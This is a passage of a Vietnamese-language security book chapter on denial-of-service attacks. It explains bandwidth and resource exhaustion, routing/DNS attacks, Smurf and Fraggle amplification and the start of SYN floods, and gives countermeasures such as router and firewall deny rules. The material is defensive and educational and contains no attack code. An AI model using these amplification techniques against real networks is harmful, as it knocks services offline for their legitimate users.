Nhiều vụ tấn công trong suốt nhiều năm đã xuất hiện trên các tit báo, kể cả những vụ tấn công vào Yahoo, eBay, Buy.com, CNN.com, E*TRADE, ZDNet, và PANIX, đó mới chỉ là một số tiêu biểu. Những vụ tấn công này đã khiến cho họ không hoạt động được trong một thời gian ngắn. Những vụ tấn công này đã được nhanh chóng xác định là các vụ tấn công phủ nhận dịch vụ có phân phối (DDoS) vì tính tàn bạo của chúng đi quá cả giới hạn của DoS điển hình.

Việc dễ lộ đáng sợ nhất ở hầu hết những cuộc tấn công này là chúng đang khai thác những yếu điểm cố hữu ở giao thức chính của mạng Internet (TCP/IP). Cụ thể hơn những vụ tấn công này tập trung vào một yếu điểm theo cách các hệ thống xử lý những yêu cầu SYN. Tình huống này trầm trọng hơn vì kẻ tấn công giả mạo những địa chỉ nguồn của mình để che lấp nhân dạng của mình. Do vậy mà vụ tấn công này và nhiều vụ tấn công khác tiếp đó đã rất khó có thể dò lại những kẻ xâm nhập thực sự. Điều này đã có ảnh hưởng sâu sắc đến cộng đồng Internet và đã nhân mạnh tính dễ đổ vỡ của mạng Internet. Mặc dù vụ tấn công này đã được nói đến nhiều năm trước nhưng những mối hiểm họa của việc thực hiện thương mại trong Thời đại Thông tin thật xót xa khi phải nói rằng chúng đã thành hiện thực.

ĐỘNG CƠ CỦA NHỮNG KẺ TẤN CÔNG DOS

Xuyên suốt cuốn sách này chúng ta đã bàn đến và chứng minh được nhiều công cụ và kỹ thuật mà kẻ tấn công sử dụng để phá hoại an ninh của những hệ thống mục tiêu. Thường thì an ninh của một hệ thống hay một mạng mục tiêu sẽ cản trở một kẻ tấn công không chuyên nghiệp. Cảm thấy tức giận hay vô

dụng kẻ tấn công sẽ dùng đến phương thức tấn công DoS như là biện pháp tấn công cuối cùng.

Ngoài động cơ chính là sự tức giận thì một cá nhân đơn lẻ có thể có những mối thù cá nhân hay chính trị trước một ai đó hay một tổ chức nào đó. Nhiều chuyên gia an ninh tin rằng những loại hình tấn công này sẽ tăng lên do sự tăng nhanh của các hệ thống Windows NT/95/98. Môi trường Windows là mục tiêu ưa thích của nhiều kẻ tấn công. Ngoài ra nhiều công cụ DoS bây giờ là “chỉ và nhấp chuột” và hầu như là không đòi hỏi kỹ năng về kỹ thuật mới có thể cho chạy được.

Mặc dù hầu hết các cuộc tấn công liên quan đến những điểm đã được đề cập từ trước thì một số trường hợp đòi hỏi kẻ tấn công phải thực hiện các cuộc tấn công DoS nhằm làm tổn thương một hệ thống yếu. Do hầu hết các quản trị viên hệ thống Windows NT đều xót xa nhận thấy nên cần thiết phải khởi động lại một hệ thống NT trước khi hầu hết những thay đổi được cho phép. Do vậy sau khi thực hiện một thay đổi với một hệ thống NT cấp các đặc quyền hành chính thì việc kẻ tấn công phá hủy hệ thống có thể là cần thiết yêu cầu khởi động lại hệ thống bởi quản trị viên hệ thống. Trong khi hành động này thu hút sự chú ý của server yếu và tiềm tàng là của những kẻ tấn công thì hầu hết các quản trị viên bỏ qua vụ phá huỷ và vui mừng khởi động lại hệ thống mà không nghĩ sâu xa hơn.

Trong khi chúng ta không thể bàn về mọi động cơ có thể hiểu được đằng sau việc tiến hành một vụ tấn công DoS thì sẽ là công bằng khi nói rằng không gian máy tính đồng hành với cuộc sống thực. Một số người thích độc ác và cảm thấy mạnh mẽ với cảm giác về sức mạnh từ những vụ tấn công DoS. Thật mỉa mai vì hầu hết những hacker chuyên nghiệp lại ghét những vụ tấn công DoS và những kẻ tiến hành những vụ tấn công đó.

CÁC LOẠI HÌNH TẤN CÔNG DOS

Thật không may khi các cuộc tấn công DoS đã trở thành thứ vũ khí dự trữ mà những kẻ khủng bố mạng máy tính có thể lựa chọn khi chúng ta bước vào thiên niên kỷ điện tử mới. Thường việc phá vỡ hoạt động của một mạng hay hệ thống dễ dàng hơn nhiều so với việc thực sự có được quyền truy nhập. Những giao thức lập mạng như TCP/IP được thiết kế để được sử dụng trong một cộng đồng mở và được uỷ thác, và những hiện thân hiện tại của phiên bản 4 của giao thức đã có những sai lầm cố hữu. Hơn nữa, nhiều hệ điều hành và các dụng cụ mạng đã có những nhược điểm trong các ngăn xếp mạng của mình đã làm yếu đi khả năng chống lại các cuộc tấn công DoS. Chúng ta đã chứng kiến một vài dụng cụ xử lý-kiểm soát với những ngăn xếp IP sơ đẳng ban đầu bị vỡ vụn ra từ một ICMP đơn giản đổi hướng với một thông số không hợp lệ. Trong khi đã có sẵn những công cụ để tiến hành các cuộc tấn công DoS thì việc xác định những loại hình mà có nhiều khả năng bạn gặp phải và phải hiểu cách dò và phòng tránh những cuộc tấn công này là điều rất

quan trọng. Trước hết chúng ta sẽ khám phá lý thuyết đằng sau bốn loại hình tấn công DoS phổ biến.

Tiêu thụ Dải thông

Những dạng tấn công DoS xảo quyết nhất đó là các vụ tấn công *tiêu thụ dải thông*. Kẻ tấn công nhất thiết sẽ phải tiêu thụ mọi dải thông sẵn có tới một mạng cụ thể. Điều này có thể xảy ra trên một mạng nội bộ, nhưng việc kẻ tấn công tiêu thụ những nguồn lực từ xa là điều phổ biến hơn nhiều. Có hai kịch bản tấn công cơ bản.

Kịch bản 1

Kẻ tấn công có thể tràn vào kết nối mạng của nạn nhân bởi vì những kẻ tấn công đã có dải thông có sẵn hơn. Kịch bản có nhiều khả năng đó là một ai đó có một T1 (1.544-Mbps) hoặc kết nối mạng nhanh hơn tràn ngập một liên kết mạng 56-Kbps hoặc 128-Kbps. Điều này tương đương với một chiếc xe có nhiều đoạn nối nhau bằng khớp mềm dẻo để dễ quay có đầu bật lên bằng một lăng kính GEO-phương tiện lớn hơn, hay trong trường hợp này là một ông nước lớn hơn, sắp sửa thắng trận này. Kiểu tấn công này không bị hạn chế vào các kết nối mạng tốc độ thấp. Chúng ta đã thấy những ví dụ mà kẻ tấn công có thể giành quyền truy nhập vào các mạng có hơn 100 Mbps dải thông sẵn có. Kẻ tấn công đã có thể tiến hành các cuộc tấn công DoS vào những chỗ có các kết nối T1, hoàn toàn làm bão hòa liên kết mạng của nạn nhân.

Kịch bản 2

Kẻ tấn công *mở rộng* vụ tấn công DoS của mình bằng cách chiếm nhiều chỗ để tràn vào kết nối mạng của nạn nhân. Một người nào đó chỉ có một liên kết mạng 56-Kbps có thể làm bão hòa hoàn toàn một mạng với truy nhập T3 (45-Mbps). Làm sao lại có thể như vậy được? Bằng cách sử dụng những chỗ khác để mở rộng vụ tấn công DoS, một người nào đó có dải thông hạn chế có thể dễ dàng tập trung tới 100Mbps dải thông. Để có được ngón nghề này thì kẻ tấn công cần phải thuyết phục được các hệ thống mở rộng nhằm gửi đường giao thông tới mạng của nạn nhân. Sử dụng các kỹ thuật mở rộng không phải lúc nào cũng khó, như ta sẽ thấy ở phần sau trong chương này.

Như đã thảo luận xuyên suốt cuốn sách này, chúng ta đã nói đi nói lại rằng đường giao thông ICMP là rất nguy hiểm. Trong khi ICMP phục vụ cho mục đích chuẩn đoán có ích thì ICMP rất dễ bị lạm dụng và thường được dùng “làm đạn” cho các vụ tấn công tiêu thụ dải thông. Ngoài ra, những vụ tấn công tiêu thụ dải thông bị làm cho tồi tệ hơn vì hầu hết những kẻ tấn công sẽ giả mạo địa chỉ nguồn của mình làm cho việc xác định kẻ xâm nhập thực sự trở nên vô cùng khó khăn.

Đói Nguồn lực

Một vụ tấn công đói nguồn lực khác với vụ tấn công tiêu thụ dải thông ở chỗ nó tập trung vào hệ thống tiêu thụ chứ không phải vào các nguồn lực mạng. Nhìn chung thì việc này liên quan đến các nguồn lực hệ thống tiêu thụ như việc tận dụng CPU, bộ nhớ, các hạn ngạch hệ thống tệp tin hay những quy trình hệ thống khác. Tuy nhiên những kẻ tấn công lạm dụng việc truy nhập này nhằm tiêu thụ những nguồn lực bổ sung. Do vậy mà hệ thống hay những người sử dụng hợp pháp bị thiếu phần nguồn lực của mình. Những vụ tấn công đói nguồn lực nhìn chung gây ra một nguồn lực không thể sử dụng được do hệ thống bị đổ vỡ, hệ thống tệp tin trở nên đầy hay các quy trình bị treo.

Những nhược điểm về Lập trình

Những nhược điểm về lập trình là việc một ứng dụng, hệ điều hành, hay con chip chính nhưng không xử lý được các điều kiện khác thường. Những điều kiện khác thường này thông thường gây ra khi một người sử dụng gửi đi những dữ liệu không chú ý tới một yếu tố yếu. Nhiều lần kẻ tấn công sẽ gửi đi những gói tin phi phục tùng RFC lạ tới một hệ thống mục tiêu nhằm xác định xem liệu ngăn xếp mạng sẽ xử lý được ngoại lệ này hay kết cục sẽ chỉ bị lâm vào tình trạng khủng hoảng nhân và sự phá huỷ toàn bộ hệ thống. Đối với những ứng dụng cụ thể dựa vào đào vào người sử dụng thì kẻ tấn công có thể gửi đi những chuỗi dữ liệu lớn dài hàng ngàn dòng. Nếu chương trình sử dụng một bộ nhớ trung gian có độ dài cố định chẳng hạn là 128 byte thì kẻ tấn công có thể tạo ra một điều kiện tràn bộ nhớ trung gian và phá huỷ ứng dụng. Tệ hơn là kẻ tấn công có thể tiến hành những lệnh được đặc quyền như đã được bàn đến ở Chương 5 và 7. Những ví dụ về các nhược điểm về lập trình cũng phổ biến ở các con chip chính nhưng. Vụ tấn công tai tiếng Pentium f00f DoS đã cho phép một quy trình chế độ người sử dụng phá huỷ bất kỳ một hệ điều hành nào bằng cách thực hiện hướng dẫn không hợp lệ 0xf00fc7c8.

Như phần lớn chúng ta đều có thể nhận ra thì chẳng một chương trình, hệ điều hành hay thậm chí một CPU nào lại không có con bọ. Những kẻ tấn công cũng biết sự thật hiển nhiên này và sẽ lợi dụng triệt để việc phá huỷ những ứng dụng quan trọng và những hệ thống nhạy cảm. Thật không may những vụ tấn công này thường xảy ra tại những thời điểm không đúng lúc nhất.


Những vụ tấn công Lập tuyến và DNS

Một vụ tấn công DoS trên cơ sở lập tuyến liên quan đến những kẻ tấn công vận dụng các mục nhập bảng lập tuyến nhằm phủ nhận dịch vụ trước các hệ thống hay mạng hợp pháp. Hầu hết các giao thức lập tuyến như Giao thức Thông tin Lập tuyến (RIP) v1 và Giao thức Cổng Biên (BGP) v4 không có hoặc có những thông tin nhận dạng rất yếu. Những thông tin nhận dạng ít ỏi mà chúng có hiếm khi được sử dụng khi được thực thi. Điều này cho thấy một

kịch bản hoàn chỉnh mà trong đó kẻ tấn công thay đổi các tuyến hợp pháp thường bằng cách giả mạo địa chỉ IP nguồn của mình để tạo ra một điều kiện DoS. Nạn nhân của những vụ tấn công này có thể có đường giao thông được lập tuyến thông qua mạng của kẻ tấn công hay vào một *lỗ đen*, một mạng không tồn tại.

Những vụ tấn công DoS trên các server tên miền (DNSes) cũng gây nhiều phiền phức như các cuộc tấn công trên cơ sở lập tuyến. Hầu hết các vụ tấn công DoS DNS liên quan đến việc thuyết phục server của nạn nhân giấu kín những thông tin về địa chỉ không thật. Khi một server DNS tiến hành một tra cứu thì kẻ tấn công có thể đổi hướng nó sang chỗ khác theo ý thích của kẻ tấn công, hoặc ở một số trường hợp đổi hướng vào một lỗ đen. Đã có một vài vụ tấn công DoS liên quan đến DNS đã khiến cho nhiều chỗ lớn không thể truy nhập được trong một thời gian dài.

Để hiểu rõ hơn về việc làm hư hỏng các DNS hãy xem Hình 12-1.



NHỮNG VỤ TẤN CÔNG DOS CÙNG LOẠI

Một số vụ tấn công DoS có khả năng ảnh hưởng đến nhiều loại hình hệ thống khác nhau – chúng ta gọi là *cùng loại*. Nhìn chung thì những vụ tấn công như thế này được chia làm hai loại: tiêu thụ dải thông và đói nguồn lực. Một yếu tố phổ biến đối với những loại hình tấn công này đó là khai thác giao thức. Nếu

một giao thức như ICMP bị khai thác vì những mục đích bất chính thì nó có khả năng đồng thời tác động đến nhiều hệ thống. Ví dụ, kẻ tấn công có thể sử dụng bom thư điện tử để gửi hàng nghìn thông điệp thư điện tử tới hệ thống của nạn nhân nhằm cố tiêu thụ dải thông cũng như rút hết các nguồn lực hệ thống trên server thư. Vì rút Melissa thực ra là một con sâu đã không được thiết kế để làm một vụ tấn công DoS nhưng chắc chắn nó đã nhấn mạnh cách thức một làn sóng tiềm tàng các thông điệp điện tử có thể khiến cho các server thư bị ngưng hoạt động. Thật là một thành công khó tin trong việc tự tái tạo mình ở những khối lượng khổng lồ như vậy mà những server thư chỉ cần tắt đi do thiếu các nguồn lực.

Trong khi chúng ta không thể nêu lên từng điều kiện DoS có thể hiểu được thì phần còn lại trong chương này sẽ đề cập đến những vụ tấn công DoS mà chúng ta cảm thấy liên quan nhiều đến đa số các môi trường máy tính.

Smurf

Tính phổ biến: 9

Tính đơn giản: 8

Tác động: 9

Đánh giá độ rủi ro: 9

Tấn công Smurf là một trong những dạng tấn công DoS đáng sợ nhất do những hậu quả mở rộng của vụ tấn công. Hậu quả mở rộng là kết quả của việc gửi đi một yêu cầu được định hướng về truyền ping tới một mạng các hệ thống sẽ phản hồi trước những yêu cầu như vậy. Một yêu cầu được định hướng về truyền ping có thể được gửi cho địa chỉ mạng cũng có thể được gửi cho địa chỉ truyền mạng và yêu cầu một dụng cụ hiện đang thực hiện chức năng truyền lớp 3 (IP) tới lớp 2 (mạng). (Xem RFC 1812, “Những yêu cầu đối với các Cầu dẫn IP Phiên bản 4”. Nếu chúng ta giả sử mạng này có chuẩn Lớp C hay phân phát địa chỉ 24 bit thì địa chỉ mạng sẽ là .0, trong khi địa chỉ truyền sẽ là .255. Những đợt truyền được định hướng đều được sử dụng phổ biến cho các mục đích chuẩn đoán để xem những gì hiện còn mà không phải ping từng địa chỉ trong dãy.

Một vụ tấn công Smurf lợi dụng những đợt phát định hướng và yêu cầu tối thiểu ba nhân tố: kẻ tấn công, *mạng mở rộng*, và nạn nhân. Một kẻ tấn công gửi đi các gói tin ICMP ECHO bị giả mạo tới địa chỉ truyền của mạng mở rộng. Địa chỉ nguồn của các gói tin bị giả mạo nhằm làm cho nó trông có vẻ như là hệ thống của nạn nhân đã khởi đầu yêu cầu. Sau đó vụ phá hoại bắt đầu. Vì gói tin ECHO đã được gửi tới địa chỉ truyền nên tất cả các hệ thống trên mạng mở rộng sẽ phản hồi trước nạn nhân (trừ phi bị định cấu hình thay vào đó). Nếu một kẻ tấn công gửi một gói tin ICMP đơn lẻ tới một mạng mở rộng có 100 hệ thống sẽ phản hồi trước một ping truyền thì kẻ tấn công đã nhân lên một cách có hiệu quả vụ tấn công DoS bằng một cường là 100.

Chúng ta gọi tỉ lệ các gói tin được gửi đi tới những hệ thống phản hồi trước *tỉ lệ mở rộng*. Do vậy kẻ tấn công có thể tìm được một mạng mở rộng bằng một tỉ lệ mở rộng cao đều có cơ hội lớn hơn trong việc bảo hòa mạng của nạn nhân.

Để dựng nên bức tranh về loại hình tấn công này, hãy xem một ví dụ. Giả sử kẻ tấn công gửi 14K đường giao thông ICMP được duy trì tới địa chỉ truyền của một mạng mở rộng có 100 hệ thống. Mạng của kẻ tấn công được kết nối với mạng Internet thông qua một kết nối ISDN hai kênh; mạng mở rộng được kết nối thông qua một liên kết T3 45-Mbps và mạng của nạn nhân được kết nối thông qua một liên kết T1 1.544-Mbps. Nếu bạn ngoại suy những con số đó bạn sẽ thấy rằng kẻ tấn công có thể tạo ra 14 Mbps đường giao thông để gửi tới mạng của nạn nhân. Mạng của nạn nhân ít có cơ hội thoát khỏi vụ tấn công này bởi vụ tấn công này sẽ nhanh chóng tiêu thụ mọi dải thông sẵn có của liên kết T1 của mình.

Một biến thể của vụ tấn công này được gọi là tấn công *Fraggle*. Một vụ tấn công Fraggle về cơ bản là một vụ tấn công Smurf có sử dụng UDP thay cho ICMP. Kẻ tấn công có thể gửi đi các gói tin UDP giả mạo tới địa chỉ truyền của mạng mở rộng điển hình là cổng 7 (echo). Từng hệ thống trên mạng có echo có hiệu lực sẽ phản hồi trở lại host của nạn nhân tạo ra những lượng giao thông lớn. Nếu echo không được hiệu lực hóa trên một hệ thống nằm trên mạng mở rộng thì nó sẽ tạo ra một thông điệp không thể tới được ICMP mà vẫn tiêu thụ dải thông.

Các biện pháp đối phó Smurf

Để phòng tránh việc bị sử dụng làm một chỗ mở rộng thì chức năng truyền được định hướng nên được vô hiệu hóa tại cầu dẫn biên của bạn. Đối với các cầu dẫn Cisco bạn có thể sử dụng lệnh như sau:

```
no ip directed-broadcast
```

Lệnh này sẽ vô hiệu hóa những đợt truyền được định hướng. Như ở Cisco IOS phiên bản 12 thì chức năng này được hiệu lực hóa theo mặc định. Đối với những dụng cụ khác hãy tham khảo tài liệu cho người sử dụng nhằm vô hiệu hoá những đợt truyền được định hướng.

Thêm nữa là những hệ điều hành cụ thể có thể được định cấu hình để âm thầm vứt bỏ đi những gói tin truyền ICMP ECHO.

Solaris 2.6, 2.5.1, 2.5, 2.4 và 2.3 Để phòng tránh các hệ thống Solaris không phản hồi trước những yêu cầu ECHO truyền hãy bổ sung dòng sau đây vào /etc/rc2.d/S69inet:

```
ndd -et /dev/ip ip_respond_to_echo_broadcast 0
```


Linux Để phòng tránh cho các hệ thống Linux khỏi việc phản hồi trước những yêu cầu truyền ECHO bạn có thể áp dụng bức tường lửa ở cấp độ kernel thông qua ipfw. Hãy đảm bảo là bạn đã thu thập được việc áp dụng bức tường lửa vào kernel của bạn và thực thi những lệnh sau:

```
ipfwadm -I -a deny -P icmp -D 10.10.10.0 -S 0/0 0 8  
ipfwadm -I -a deny -P icmp -D 10.10.10.255 -S 0/0 0 8
```

Đảm bảo thay thế 10.10.10.0 bằng địa chỉ mạng của bạn và 10.10.10.255 bằng địa chỉ truyền mạng của bạn.

FreeBSD FreeBSD phiên bản 2.2.5 và sau đó vô hiệu hóa các đợt truyền được định hướng theo mặc định. Chức năng này có thể được bật lên hay tắt đi bằng cách bổ sung thông số sysctl net.inet.icmp.bmcastecho.

AIX Theo mặc định AIX 4.x vô hiệu hóa các phản hồi tới các địa chỉ truyền. Kiểu không lệnh có thể được sử dụng nhằm bật hay tắt chức năng này bằng cách đặt thuộc tính bcastping. Kiểu không lệnh được sử dụng để cấu hình các thuộc tính mạng trong một kernel đang chạy. Những thuộc tính này phải được lập nên mỗi lần hệ thống được khởi động lại.

Tất cả Các biến thể UNIX Nhằm phòng tránh cho các host không phản hồi trước vụ tấn công Fraggle hãy vô hiệu hóa echo và chargen ở /etc/inetd/conf bằng cách đặt một dấu “#” trước dịch vụ.

Những site Bị Tấn công

Trong khi việc hiểu cách phòng tránh không cho chỗ của bạn bị sử dụng như là một bộ phận mở rộng thì việc hiểu cần phải làm những gì site của bạn bị tấn công còn quan trọng hơn nhiều. Như đã được đề cập đến ở những chương trước bạn nên hạn chế ICMP đường vào và đường giao thông UDP tại các cầu dẫn biên của bạn chỉ trong phạm vi những hệ thống cần thiết trên mạng của bạn và chỉ trong phạm vi những loại hình ICMP riêng biệt. Dĩ nhiên là điều này không cản trở các cuộc tấn công Smurf và Fraggle tiêu thụ dải thông của bạn. Hãy làm việc với ISP của bạn nhằm hạn chế càng nhiều đường giao thông ICMP càng tốt và càng ngược dòng càng tốt. Để tăng cường những biện pháp đối phó này một số tổ chức đã hiệu lực hóa chức năng Committed Access Rate (CAR) được cung cấp bởi Cisco IOS 1.1CC, 11.1CE, và 12.0. Điều này cho phép đường giao thông ICMP được hạn chế trong phạm vi một con số hợp lý như 256K hay 512K.

Nếu site của bạn bị tấn công thì trước hết bạn nên liên lạc với trung tâm điều hành mạng (NOC) của ISP của bạn. Luôn ghi nhớ là rất khó có thể lần

theo dấu vết cuộc tấn công tới kẻ xâm nhập nhưng điều đó vẫn có thể. Bạn hoặc ISP của bạn sẽ phải làm việc chặt chẽ với site mở rộng những gói tin có nguồn gốc hợp pháp từ site mở rộng. Site mở rộng đang nhận những gói tin bị giả mạo mà có vẻ như xuất phát từ mạng của bạn.

Bằng cách xem xét một cách có hệ thống từng câu dẫn bắt đầu bằng site mở rộng và dòng ngược hoạt động, thì việc lần theo dấu vết cuộc tấn công trở lại mạng tấn công là điều có thể. Điều này có thể được thực hiện thành công bằng cách xác định giao diện mà gói tin bị giả mạo được nhận tại và theo dấu vết ngược trở lại. Để giúp tự động hóa quy trình này đội ngũ an ninh ở MCI đã phát triển một tập lệnh Perl có tên là dosattacker có thể đăng nhập vào một câu dẫn Cisco và bắt đầu lần theo dấu vết của một vụ tấn công lần trở lại nguồn của nó. Thật không may là chương trình này lại có thể có giá trị rất hạn chế nếu bạn không sở hữu hay không có quyền truy nhập vào tất cả những câu dẫn có liên quan.

Chúng tôi cũng đề xuất việc xem lại RFC 2267, "Lọc Quyền Vào Mạng: Đánh bại Các cuộc tấn công Phủ nhận Dịch vụ có Sử dụng Phương thức giả mạo Địa chỉ Nguồn IP," viết bởi Paul Ferguson của Cisco Systems và Daniel Senie của Blazenet, Inc.

Lũ SYN

<i>Tính phổ biến:</i>	7
<i>Tính đơn giản:</i>	8
<i>Tác động:</i>	9
<i>Đánh giá độ rủi ro:</i>	8

Cho đến khi tấn công Smurf trở nên phổ biến thì một vụ tấn công lũ SYN trước đó đã là kiểu tấn công có sức tàn phá nặng nề nhất lúc đó. Tấn công PANIX được đề cập đến ở đầu chương này là ví dụ chính về những khả năng tàn phá của một cơn lũ SYN hiệu quả. Hãy cùng giải thích chính xác xem những gì xảy ra khi một đợt tấn công lũ SYN được tiến hành.

Như đã bàn từ trước, khi một kết nối TCP được khởi đầu thì đó luôn là một quy trình ba chiều, được minh họa ở Hình 12-2.

Ở những hoàn cảnh thông thường thì một gói tin SYN được gửi từ một cổng cụ thể trên hệ thống A tới một cổng cụ thể đang ở trong trạng thái NGHE (LISTENING) trên hệ thống B. Ở điểm này thì kết nối tiềm năng này trên hệ thống B là một trạng thái SYN_RECV. Ở giai đoạn này thì hệ thống B sẽ cố gửi lại một gói tin SYN/ACK tới hệ thống A. Nếu mọi việc suôn sẻ thì hệ thống A sẽ gửi lại một gói tin ACK và kết nối sẽ chuyển sang một trạng thái ĐƯỢC THIẾT LẬP (ESTABLISHED).

Trong khi cơ chế này hầu như luôn hoạt động tốt thì kẻ tấn công có thể lợi dụng một số yếu điểm cố hữu trong hệ thống này để tạo ra một điều kiện

